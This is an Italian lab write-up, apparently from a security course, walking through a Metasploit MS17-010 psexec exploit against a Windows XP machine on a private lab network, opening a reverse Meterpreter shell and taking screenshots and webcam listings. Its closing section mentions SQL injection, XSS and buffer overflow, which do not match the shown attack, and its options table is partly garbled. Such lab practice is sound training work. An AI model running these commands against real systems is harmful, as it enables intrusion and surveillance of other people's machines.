msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhosts 192.168.200.100
[!] Unknown datastore option: lhosts. Did you mean LHOST?
lhosts => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
-- 
DBGTRACE      false           yes       Show extra debug trace in fo
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     Screenshot...  no        A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named pipes to check
RHOSTS        192.168.200.200 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic-using-metasploit.html
RPORT         445            yes      The Target port (TCP)
SERVICE_DESCRIPTOR  no       Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  no       The service display name
SERVICE_NAME   ADMIN$        yes      The service name
SHARE         ADMIN$        yes      The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    .              no       The Windows domain to use for authentication
SMBPass      .              no       The password for the specified username
SMBUser      .              no       The username to authenticate as
Nessus-10...
```

Scelto il tipo di exploit, andiamo a controllare e a modificare i parametri.

Caratteristiche principali:

- Set rhosts 192.168.200.200:** che sta per "Remote Host" e rappresenta l'indirizzo IP del target che si vuole attaccare.
- Set lhost 192.168.200.100 :** rappresenta l'host locale, cioè l'indirizzo IP della macchina da cui stiamo eseguendo Metasploit e su cui riceveremo le connessioni di ritorno (reverse shell) dal target.
- Set lport 7777:** specifica la porta locale sulla quale la nostra macchina (l'attaccante) ascolterà per le connessioni di ritorno (reverse connections) dal target. È usato in combinazione con LHOST, che specifica l'indirizzo IP locale. Praticamente, LPORT è la porta su cui il listener di Metasploit sarà in attesa di connessioni.

# Avvio exploit

Con il comando **exploit**, avviamo il nostro **attacco**

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.200.200:445 -      [*] Preparing dynamite ...
[*] 192.168.200.200:445 -          [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 -          [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 -          [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81b77b80
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... jRQxBHyf.exe
[*] 192.168.200.200:445 - Created \jRQxBHyf.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \jRQxBHyf.exe ...
[*] Sending stage (176198 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1031) at 2024-05-28 04:04:43 -0400
```

# Verifica se l'attacco è andato a buon fine

```
meterpreter > run checkvm
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [...]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > ifconfig

Interface 1
=====
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:7b:c5:ff
MTU : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > webcam_list
[-] No webcams were found
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/GPPsILnC.jpeg
meterpreter > █
```

Siamo sulla sessione di meterpreter e digitiamo i seguenti comandi per verificare se l'attacco ha funzionato.

Caratteristiche principali:

1. **Run checkvm**: utilizzato per determinare se un sistema target è in esecuzione all'interno di una macchina virtuale
2. **Ifconfig**: ci restituisce le impostazioni di rete della macchina target.
3. **Webcam\_list**: ci restituisce la lista delle webcam attive sulla macchina target
4. **Screenshot**: esegue lo screen sulla macchina target



# Conclusione

In conclusione, il progetto mirato a eseguire attacchi di [SQL Injection](#), [Cross-Site Scripting \(XSS\)](#) e [Buffer Overflow](#) ha fornito preziosi approfondimenti sulle vulnerabilità comuni delle applicazioni web e dei sistemi informatici. Attraverso l'implementazione di questi attacchi, siamo riusciti a identificare le debolezze strutturali.

Gli attacchi di [SQL Injection](#) hanno evidenziato l'importanza di validare correttamente i parametri delle query SQL per prevenire accessi non autorizzati ai dati sensibili. Gli attacchi [XSS](#) hanno sottolineato la necessità di sanificare gli input degli utenti per evitare l'esecuzione di script dannosi all'interno dei browser dei clienti. Infine, gli attacchi di [Buffer Overflow](#) hanno mostrato quanto sia critico gestire correttamente la memoria per prevenire la corruzione dei dati e l'esecuzione di codice arbitrario.

Il progetto ha quindi permesso di mettere in pratica le teorie sulla sicurezza informatica, contribuendo a rafforzare le misure di difesa e aumentando la consapevolezza sull'importanza della sicurezza nelle fasi di sviluppo e gestione delle applicazioni. Implementare queste contromisure contribuirà a migliorare la resilienza delle nostre infrastrutture contro potenziali attacchi futuri.